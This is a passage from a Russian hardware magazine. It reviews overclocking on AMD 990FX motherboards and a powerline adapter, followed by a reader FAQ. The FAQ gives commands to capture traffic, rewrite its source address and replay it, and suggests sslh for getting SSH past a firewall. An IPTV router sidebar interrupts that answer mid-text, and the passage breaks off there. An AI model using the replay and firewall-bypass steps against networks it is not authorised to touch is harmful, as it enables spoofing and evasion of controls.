Заходим в BIOS. Основное меню — Extreme Tweaker, в котором находятся все настройки по разгону комплектующих. Так, в подменю Ai Overclock Tuner можно выбрать режим Manual, при котором все настройки необходимо выставлять вручную, а также режим XMP.



Параметры напряжений ты можешь устанавливать в двух режимах: offset или manual. При этом система сигнализирует тебе разными цветовыми индикациями о том, какой порог при увеличении вольт ты перешагнул. Красный цвет — опасное напряжение. Отметим, что разность потенциалов на процессор можно подавать с шагом 0,0625 В.

Интересны в изучении и функции Xtreme Tweaking и Extreme OV.

В целом BIOS ASUS Crosshair V Formula просто поражает набором оверклокерских функций. При желании изучать возможности данной платы можно часами! А потому неудивительно, что именно пятая «формула» продемонстрировала лучшие результаты по разгону в тесте. Скажем больше: если бы мы зарегистрировали результат в 325 стабильных мегагерц на ресурсе hwbot.org, то заняли бы 16-е место в общем зачете по разгону ASUS Crosshair V Formula. Первое же место занимает британский энтузиаст topdog с результатом 405 МГц.

И это еще не все. Именно при помощи ASUS Crosshair V Formula установлен ряд интереснейших мировых рекордов по разгону. Например, по разгону CPU вообще. На момент написания статьи он принадлежал тайваньскому оверклокеру Andre Yang, сумевшему разогнать AMD FX-8150 до 8709,1 МГц!

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	 ASRock Fatal1ty 990FX Professional	 ASUS Crosshair V Formula
Память:	DDR3, 800–2100 МГц	DDR3, 1066–2133 МГц
Слоты расширения:	3 × PCI Express x16, 2 × PCI Express x1, 2 × PCI	4 × PCI Express x16, 1 × PCI Express x1, 1 × PCI
Дисковые контроллеры:	6 × SATA 3.0	7 × SATA 3.0, 1 × eSATA 3.0
Сеть:	Ethernet,10/100/1000 Мбит/c	Ethernet, 10/100/1000 Мбит/c
Звук:	7.1-channel HDA	7.1-channel HDA, SupremeFX X-Fi 2
Разъемы на задней панели:	2 × USB 3.0, 5 × USB 2.0, 1 × Fatal1ty Mouse (USB 2.0), 2 × S/PDIF, 1 × FireWire, 2 × eSATA, 2 × RJ-45, 2 × PS/2, 6 × аудио	4 × USB 3.0, 8 × USB 2.0, 1 × S/PDIF, 1 × eSATA, 1 × RJ-45, 1 × PS/2, 6 × аудио
Форм-фактор:	ATX	ATX

BIOSTAR TA990FXE

А теперь познакомимся с материнкой BIOSTAR TA990FXE. Начнем с того, что перед нами самая дешевая плата из представленных в сегодняшнем тесте. И одна из самых дешевых плат на базе набора логики 990FX вообще. Так что покупка BIOSTAR TA990FXE может оказаться весьма и весьма выгодной операцией.

Как оказалось, потенциал топового чипсета «красных» использован не полностью. Так, на текстолите распаяно сразу три порта PCI Express x16. Два из них — полноформатные и работают по схеме x16 + x16. Еще один — по схеме x4. Легко догадаться, что полноценные PEG окрашены в один цвет. Также на плате имеется еще один PCI Express x1 и парочка PCI. По неизвестным нам причинам BIOSTAR TA990FXE имеет в своем распоряжении всего пять портов SATA 3.0.

И тут у нас появились конкретные вопросы к разработчикам. Правильность разводки слотов расширения подвергается сомнению. Представим, что на базе BIOSTAR TA990FXE мы будем собирать топовую конфигурацию с парой габаритных видеокарт. В таком случае при интегрировании графических адаптеров в соответствующие белые порты мы с 99-процентной вероятностью (наличие топовых видеокарт с однослотовыми системами охлаждения на сегодняшний день — большущая редкость) «потеряем» нижестоящие PCI Express x1 и PCI Express x4. Из слотов расширения останутся лишь парочка доисторических PCI. И что делать? Почему нельзя было установить PCI Express x1 на место MOLEX (который также расположен не совсем удобно), чуточку видоизменить радиатор, а нижний PCI поменять местами с PCI Express x4? В таком случае даже с учетом установленных двух видеокарт мы бы имели в своем распоряжении и PCI Express x1, и PCI, и PCI Express x4. В итоге сборка ПК с использованием большого числа дискретных девайсов с BIOSTAR TA990FXE будет несколько осложнена. Обидно.


Отметим и наличие клавиш включения/ребута системы, а также индикатора POST-сигналов.


Все функции по разгону системы находятся в меню O.N.E. Изменять параметры процессора можно в меню AMD Pstate Configuration. Настроек — раз, два и обчелся. Но для разгона на воздухе — хватит вполне. Напряжения компонентов системы можно изменять только в режиме Offset, что, на наш взгляд, не совсем удобно.

Наконец, BIOSTAR TA990FXE оснащена функцией автоматического разгона —Auto OverClock Systems. Она подразумевает активацию трех режимов Tech Engine: V6, V8 и V12. Начальная стадия поднимает частоту тактового генератора до 220 МГц. Режим V8 —до 230 МГц. Режим V12 —до 240 МГц. Отметим, что при активации последнего режима система стартовать категорически отказалась. Тем не менее самостоятельно, без применения функции автооверклокинга, нам удалось поднять частоту шины до стабильных 259 МГц — результат достаточно средний и самый низкий среди участников сегодняшнего тестирования.

На наш взгляд, при всех своих недостатках материнская плата BIOSTAR TA990FXE все равно полностью оправдывает свою стоимость. Разгон процессора в разумных пределах осуществить вполне возможно. И если собирать систему с одной видеокартой, то нехватки слотов расширения ты не заметишь.


4700
РУБ.





+ низкая стоимость
+ оверклокерские улучшайзеры

− мало SATA-портов
− недочеты в разводке слотов расширения
− радиатор южного моста еле справляется с охлаждением
− самый слабый в тесте разгонный потенциал

BIOSTAR TA990FXE	GIGABYTE GA-990FXA-UD7 	MSI 990FXA-GD80 
DDR3, 1066–2200 МГц	DDR3, 1066–2000 МГц	DDR3, 800–2133 МГц
1 × PCI Express x16, 1 × PCI Express x1, 2 × PCI	6 × PCI Express x16,1 × PCI	4 × PCI Express x16, 2 × PCI Express x1, 1 × PCI
5 × SATA 3.0	8 × SATA 3.0	6 × SATA 3.0
Ethernet, 10/100/1000 Мбит/с	Ethernet, 10/100/1000 Мбит/с	Ethernet, 10/100/1000 Мбит/с
7.1-channel HDA	7.1-channel HDA	7.1-channel HDA
2 × USB 3.0, 4 × USB 2.0, 1 × S/PDIF, 1 × FireWire, 1 × eSATA II, 1 × RJ-45, 2 × PS/2, 6 × аудио	2 × USB 3.0, 7 × USB 2.0, 2 × S/PDIF, 1 × FireWire, 2 × eSATA, 1 × RJ-45, 1 × PS/2, 6 × аудио	2 × USB 3.0, 4 × USB 2.0, 2 × S/PDIF, 1 × FireWire, 2 × eSATA, 1 × RJ-45, 2 × PS/2, 6 × аудио
ATX	E-ATX	ATX

MSI 990FXA-GD80

Про мытарства с материнской платой MSI 990FXA-GD80 можно было бы написать целый фантастический роман по всем правилам жанра: с завязкой, кульминацией и развязкой. Уже извлекая сей «агрегат» из миниатюрной коробки, мы при попытке хоть как-нибудь придраться к разводке компонентов вынуждены были обломаться. С учетом такого количества слотов расширений распайка интерфейсов осуществлена грамотно. Подтверждаем.


Теперь конкретно. MSI 990FXA-GD80 имеет на своем борту сразу четыре порта PCI Express x16. Правда, работают они по схеме x16 + x8 + x8 + x4. Материнская плата поддерживает тройные массивы видеокарт AMD и NVIDIA. Помимо PEG-слотов, MSI 990FXA-GD80 насчитывает парочку PCI Express x1 и еще один PCI (на всякий случай). В итоге, изучив все имеющиеся у платы интерфейсы, мы видим, что потенциал набора логики в MSI 990FXA-GD80 использован полностью. С «щепоткой» в виде контроллера USB 3.0 NEC D720200. Но не больше. Несколько удивляет наличие у топовой в линейке материнки всего шести портов SATA.

А теперь самое интересное: MSI 990FXA-GD80 по статусу положено быть оверклокерской. Что касается подсистемы питания, то тут все нормально. За стабильную работу процессора отвечает сразу десять фаз и известная всем технология Military Class II. Имеются на плате и оверклокерские улучшайзеры: индикатор POST, кнопки включения/перезагрузки системы, а также клавиша OC Genie II. Первоначально нас нисколечко не удивил голубой экран BIOS данной платы. Но при нажатии кнопки, активирующей технологию OC Genie II, ничего не происходило. Мало того, поднятие частоты шины провоцировало разгон всего одного (!) ядра. Хотя в настройках в меню Overclocking были задействованы все четыре «головы» процессора. Максимальный же стабильный показатель BCLK составил всего 249 несчастных мегагерц. К тому же работать в BIOS было абсолютно невозможно из-за кошмарного лага.

Первая же мысль и первое же решение — перепрошить BIOS. На момент теста актуальной считалась версия микрокода 11.11. После стандартной операции «кройки и шитья» и перезагрузки нас встретил уже не голубой экран, а симпотный билд UEFI-оболочки. Но самое главное — без глюков и тормозов. Первым признаком ренессанса MSI 990FXA-GD80 послужил тот факт, что заработала технология OC Genie II, разгоняющая процессор и память.

Отметим, что настройками по разгону MSI 990FXA-GD80 не изобилует. Но все основные присутствуют. Напряжение на CPU подается с шагом 0,01 В. При этом никаких цветовых индикаций не предусмотрено. Возможностей BIOS нам хватило, чтобы разогнать MSI 990FXA-GD80 по шине до 300 МГц! А это, между прочим, второй результат в тесте. Добавим, что на «хоботе» зарегистрирован результат в 320 МГц, поставленный британским оверклокером borandi.

В итоге получилось так, что банальная перепрошивка BIOS превратила MSI 990FXA-GD80 из гадкого утенка в настоящего белоснежного лебедя. Больно радикальными оказались изменения. С учетом всех плюсов, минусов, а также стоимости платы нами было принято решение наградить MSI 990FXA-GD80 призом «Лучшая покупка».



+ разводка
+ высокий разгонный потенциал
+ оверклокерские улучшайзеры
+ приемлемая стоимость

− сырой комплектный BIOS
− капризность при разгоне
− мало SATA-портов

GIGABYTE GA-990FXA-UD7

Ну какой же тест плат может обойтись без творений компании GIGABYTE? Да никакой! Есть лишь один момент: с материнкой GIGABYTE GA-990FXA-UD7 ты уже хорошо знаком. Впрочем, таким платам мы всегда рады.

Начнем с того, что GIGABYTE GA-990FXA-UD7 — единственная в тесте «мама», выполненная в форм-факторе E-ATX. Следовательно, стоит учитывать этот факт при подборе компьютерного корпуса. Столь масштабные текстолитовые просторы позволили тайваньским инженерам распаять на плате сразу шесть (!) PEG-портов. Работать они будут по схеме x16 + x16 + x8 + x8 + x4 + x4. 3-Way/Quad массивы видеокарт — все включено! Отметим, что полноценные слоты на шестнадцать линий достаточно серьезно удалены друг от друга. Следовательно, пара видеокарт не будут греть друг друга. Все мостики идут в комплекте.

Еще один интересный момент: слоты DIMM нужно считать не слева направо, а, наоборот, справа налево. В этом случае модули оперативной памяти необходимо устанавливать в дальние порты. Что очень удобно в случае использования пары планок с высокими радиаторами. Они не будут конфликтовать с габаритными процессорными кулерами.

Наличие большого числа PEG-слотов вынудило инженеров GIGABYTE несколько сместить северный мост. В GIGABYTE GA-990FXA-UD7 он стоит в ряд с десятифазной цепью питания и охлаждается габаритным радиатором. Опять же гипотетическое наличие большого числа видеокарт заставило переместить внешние клавиши управления системой в район 24-пинового коннектора питания. Там же находится клавиша обнуления настроек BIOS'а, защищенная пластиковой крышкой на случай, если ты — Кержаков. Осталось местечко и для слота PCI.


В целом разводка компонентов выполнена на высочайшем уровне. У нас претензий нет. Радует и тот факт, что GIGABYTE GA-990FXA-UD7 снабдили большим числом портов SATA, eSATA, а также USB 2.0.

Поговорим о разгоне. Наша ненаглядная GIGABYTE GA-990FXA-UD7 — единственная в тесте плата, обделенная графической оболочкой UEFI. Новичкам сей факт может показаться минусом системы. Техноманьяки же со стажем лишний раз поностальгируют. Все оверклокерские функции расположены во вкладке M.I.T. (MoBo Intelligent Tweaker). При этом вначале идут настройки шин и множителей системы, затем опции разгона памяти и, наконец, параметры напряжений процессора, материнки и ОЗУ. Отмечаем, что никаких функций авторазгона (то есть — «нажми одну кнопочку и радуйся») не предусмотрено: есть лишь режимы Auto и Manual. Тем не менее мы без проблем разогнали GIGABYTE GA-990FXA-UD7 до стабильных 291 МГц по шине! А это третий результат в тесте, весьма и весьма достойный результат.

В самом начале статьи мы уже доказали, что на базе процессоров AMD вполне можно создать геймерскую систему. И GIGABYTE GA-990FXA-UD7 станет отличным подспорьем. И не только. На базе AMD и героини этих строк вполне возможно собрать рабочую станцию, когда обрабатывать данные будет не сам CPU, а, например, NVIDIA Quadro. При этом затраты на покупку «камня», платы и памяти будут ощутимо ниже, нежели затраты на компоненты системы на базе логики Intel.

- + высокий разгонный потенциал
- + разводка
- + оверклокерские улучшайзеры
- + удобное расположение слотов DIMM

- − нет UEFI-оболочки



8000 РУБ.

BEST OF THE BEST

Когда в сравнительном тестировании принимают участие исключительно топовые «железки», всегда тяжело определиться с победителями в той или иной номинации. Особенно в тесте материнских плат. Напомним, что «слонов» у нас всего два: «Лучшая покупка» и «Выбор редакции». Первый приз получает плата MSI 990FXA-GD80. Признаемся, с данной материнкой мы в итоге провозились больше всего. Уж больно капризно она себя вела во время оверклокинга. Но это того стоило! Плата с достаточно демократичной стоимостью продемонстрировала второй результат по разгону в тесте. К тому же нареканий по разводке компонентов, функционалу и элементной базе MSI 990FXA-GD80 у нас нет. Разве что кому-то может показаться, что шесть портов SATA 3.0 недостаточно.

Награду «Выбор редакции» получает ASUS Crosshair V Formula. Абсолютный лидер теста! Да нам просто не к чему придраться, больно уж хороша получилась материнка.

Отметим, что остальные платы, представленные в сегодняшнем тесте, также достойны внимания. Даже несмотря на то, что они не получили наград.

ПОДПИШИСЬ!

8-800-200-3-999
+7 (495) 663-82-77 (бесплатно)

Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



6 номеров — **1194 руб.**
12 номеров — **2149 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**



6 номеров — **775 руб.**
12 номеров — **1399 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



shop.glc.ru

Николай Арсеньев

ASUS PL-X51P/ PL-X52P

СКОРОСТНАЯ СВЯЗЬ ЧЕРЕЗ РОЗЕТКУ



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Разъемы: 4 × RJ-45 (1000 Мбит/с)
Криптозащита: AES (128 бит)
Индикаторы: питание, связь
Скорость: до 500 Мбит/с
Система питания: 100–240 В / 50–60 Гц
Покрытие: до 150 м²
Габариты: 140 × 75 × 42,4 мм
Комплект поставки: Powerline-адаптер (для PL-X52P — 2), 2 кабеля RJ-45, инструкция пользователя, гарантийный талон
Дата начала продаж: конец января 2013 года

+ лучшая скорость в классе
+ четыре гигабитных порта
+ не теряется розетка

Вариантов доступа в интернет в наше время очень много. Хочешь — проводной, хочешь — беспроводной. Выбор зависит от целей и задач. Безусловно, Wi-Fi — штука отличная, но порой стены мешают, и очень, снижая скорость обмена данных до минимума. В таких случаях проводные технологии куда как пригоднее, хотя есть немало препятствий, например необходимость проводки сетевых кабелей. Если они не были заложены изначально в планировку квартиры, придется затеять капитальный ремонт. Бюджет не резиновый, да и нервов своих и соседей не напасешься. Лишних затрат и потери времени можно избежать, если пойти другим путем. Все мы знаем о технологии ADSL, например, она до сих пор достаточно популярна и не требует прокладки кабелей, нужен лишь телефонный провод. Power Line Communication по идеологии схожа с ADSL с одной лишь разницей: для передачи данных используется обычная розетка питания. Преимущества подхода очевидны: используя розетку и LAN-кабель, можно обеспечить доступ к сети множеству устройств. До поры до времени подобные решения были ограничены по возможностям, скорости и функциональности, но все меняется. ASUS обновила линейку своих устройств серии Powerline моделью PL-X51P, получившей ряд приятных усовершенствований по сравнению с предыдущим поколением. Впервые для устройств такого типа вы встретите сразу четыре гигабитных LAN-порта, один из которых обладает своей изюминкой. Это VIP-порт, на него всегда идет приоритет трафика. Очень удобно, например, подключить игровую консоль или не менее игровой компьютер к нему и получить минимальные задержки и максимальную скорость, чтобы обеспечить себе идеально «гладкий» игровой процесс.

Используя новенький PL-X51P, ты получаешь не только обилие LAN-портов, но и сохраняешь полноценную розетку, которая никогда не помешает. Новинка обеспечивает рекордную для этого типа устройств скорость передачи данных — до 500 Мбит/с — и зону покрытия до 150 м². Безусловно, добиться пиковой пропускной способности в далеко не идеальных условиях наших электрических сетей проблематично, но ASUS интегрировала в устройство фильтр шумов для компенсации флуктуаций в линии питания. Также стоит отметить, что все данные шифруются 128-битным алгоритмом AES. Один из плюсов линейки Powerline-устройств — элементарность подключения, не требуется никаких дополнительных программ, сложных настроек и прочих шаманств. Подключение устройств происходит автоматически, при необходимости индивидуальные настройки можно произвести через ноутбук или персональный компьютер.

ASUS позаботилась и о системе сбережения энергии. Она распознает, когда нагрузка на устройство мала или полностью отсутствует; в случае такого сценария PL-X51P перейдет в режим пониженного потребления энергии или режим ожидания. Разумеется, для работы самого устройства внешнего питания не требуется.

ВЫВОДЫ

ASUS PL-X51P — практичное и простое в использовании устройство, которое поможет без лишних проблем подключить большое количество девайсов к домашней сети и интернету. Удобно, тем более что теперь и холодильники, и телевизоры, и прочая бытовая утварь получила сетевую функциональность. Будем надеяться, что цена не подкачает.

P. S. Есть одна бородатая фраза из не менее бородатого анекдота: «Дайте две!» В ASUS его, похоже, знают и успели подготовиться заранее: модификация PL-X52P включает в комплект поставки два полноценных Powerline-адаптера.

Роман Гоций (gotsijroman@gmail.com)

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Когда я только купил свой андроид-девайс, он «бегал» очень быстро. Сейчас же, после года с лишним активного использования, приложения стали запускаться явно дольше и вообще время от времени аппарат подвисает. Когда телефон начинает глючить, я с помощью менеджера процессов убиваю те процессы и сервисы, что не используются в данный момент. Это помогает, но ненадолго. Можно ли как-то иначе решить эту проблему?

A По существу, убивание процессов выгружает их из кеша, тем самым очищая оперативную память. Большинство людей считает, что чем больше свободной памяти, тем быстрее работает телефон или планшет. Но это не совсем так. Сохранение в кеше часто используемых приложений позволяет системе загружать их быстрее, тем самым ускоряя твое устройство. Поэтому слепым убиванием не используемых в данный момент приложений чаще всего можно нанести больше вреда, чем пользы. Сам по себе Android достаточно хорошо справляется с управлением памятью, выгружая для тебя неиспользуемые приложения.
Но не все приложения равноценны, и не каждый разработчик пишет идеальный код; утечки памяти тоже никто не отменял. Как результат, рано или поздно большое количество приложений в кеше начинает мешать нормальной работе системы. Выход есть — использовать более умный менеджер процессов, как, например, Auto Memory Manager (goo.gl/8xyrG). Что делает его умным? Как минимум то, что все установленные приложения этот менеджер процессов разбивает на несколько категорий. Для каждой категории можно указать уровень свободной оперативки, при котором менеджер начнет выгружать приложения из этой категории. Таким образом, некритические или редко используемые приложения будут выгружаться первыми. Приложение позволяет установить автоматическую очистку, а также ее период.

Q Всегда пользуюсь в своих проектах самоподписанными SSL-сертификатами, но у многих пользователей возникают проблемы с импортированием их в браузер. Покупать же сертификат не хочется, так как цены на них кусаются. Можно ли получить сертификат бесплатно?

A Бесплатно сертификат можно получить на сайте startssl.com. Чтобы им обзавестись, достаточно только проверки твоего e-mail-адреса и факта владения доменом. Сертификат совершенно бесплатный, заплатить около шестидесяти долларов придется только за верификацию твоей личности, если тебе нужен wildcard-сертификат. Замечу, что сертификаты StartSSL поддерживаются множеством ПО: Android, Camino, Firefox, Flock, Chrome, Konqueror, IE, Mozilla Software, Netscape, Opera, Safari, SeaMonkey, iPhone, Windows. Не может не радовать русская версия интерфейса сайта :).

Q Мне нужно симулировать, то есть переотправить перехваченный снифером трафик. Как легче всего можно это сделать?

A Отличным решением задачи является использование утилит из пакета Tcpreplay (tcpreplay.synfin.net). Для перехвата и сохранения трафика в файл в формате pcap можно использовать утилиту tcpdump:

```
# tcpdump -ni wlan0 -s0 -w dump.pcap ↵
port 501
```

КАК ЗАСТАВИТЬ IPTV ЛЕТАТЬ ПО WI-FI С ПОМОЩЬЮ UDPXY НА ПРОШИВКЕ DD-WRT

Так сложилось, что IPTV вещается провайдерами в форме UDP Multicast. Поэтому беспроводные сети просто ложатся и умирают, если такое в них попадает. Но если очень хочется, чтобы дома интернет-телевидение от провайдера попадало на ноут по Wi-Fi, то надо преобразовать UDP Multicast поток в HTTP-поток, и все заработает идеально. Для этого нам понадобится альтернативная прошивка роутеров DD-WRT и малюсенький демон udpxy (sourceforge.net/projects/udpxy). Метод должен работать на большинстве девайсов, но тестировался только на D-Link DIR-82, DIR-300, DIR-400; ASUS WL-500gP V2; TP-LINK TL-WR1043ND, TL-WR741ND.

1 Во-первых, нам нужно установить DD-WRT на роутер. Для начала следует проверить, поддерживается ли DD-WRT твоей железкой. Сделать это можно здесь: www.dd-wrt.com/site/support/router-database. Процесс установки DD-WRT сильно отличается для разных девайсов, поэтому я отправлю тебя на официальную инструкцию по установке: www.dd-wrt.com/wiki/index.php/Installation. Замечу только, что роутер очень легко превращается в кирпич, который потом довольно сложно оживить. Поэтому будь предельно осторожен при установке.

2 Следующим пунктом будет обход файрвола. Самим простым и быстрым решением является банальное отключение файера, это можно сделать на вкладке «Security» (SPI Firewall). Этот способ приемлем лишь для отладочных целей, например при возникновении проблем во время настройки IPTV. Постоянно же держать выключенным файрвол, как ты понимаешь, не следует. Правильный способ заключается в настройке iptables роутера таким образом, чтобы он не резал наш IPTV. Для этого в Administration → Commands добавь строчку:

```
iptables -I INPUT -d ↵
224.0.0.0/240.0.0.0 -j ACCEPT
```

Также в пакете присутствует очень полезная утилита tcprewrite, позволяющая производить всяческие замены в перехваченном трафике. Например, замену адреса отправителя 95.133.87.181 на адрес локальной машины 192.168.1.1 можно сделать при помощи такой команды:

```
# tcprewrite --skipbroadcast ↵
--pnat=95.133.87.181:192.168.1.1 ↵
--infile=dump.pcap --outfile=dump2.pcap
```

Для того чтобы повторно сгенерировать пакеты, нужно вызвать

```
# tcpreplay --intf1=eth0 dump2.pcap
```

Для редактирования pcap-дампа можно также использовать мощный инструмент netdude (netdude.sourceforge.net).

Q Как поднять SSH-соединение, если межсетевой экран ограничивает меня только портами 80 и 443?

A Есть отличное решение этой проблемы. В рамках проекта sslh (www.rutschle.net/tech/sslh.shtml) развивается мультиплексор SSL/SSH-соединений, способный принимать соединения на одном порту и перебрасывать их в зависимости от типа протокола. Поддерживаются такие протоколы, как HTTP, HTTPS, SSH, OpenVPN, tinc и XMPP.

Для решения проблемы нужно запустить sslh за пределами межсетевого экрана на 443-м порту. Для этого выполни такую команду:

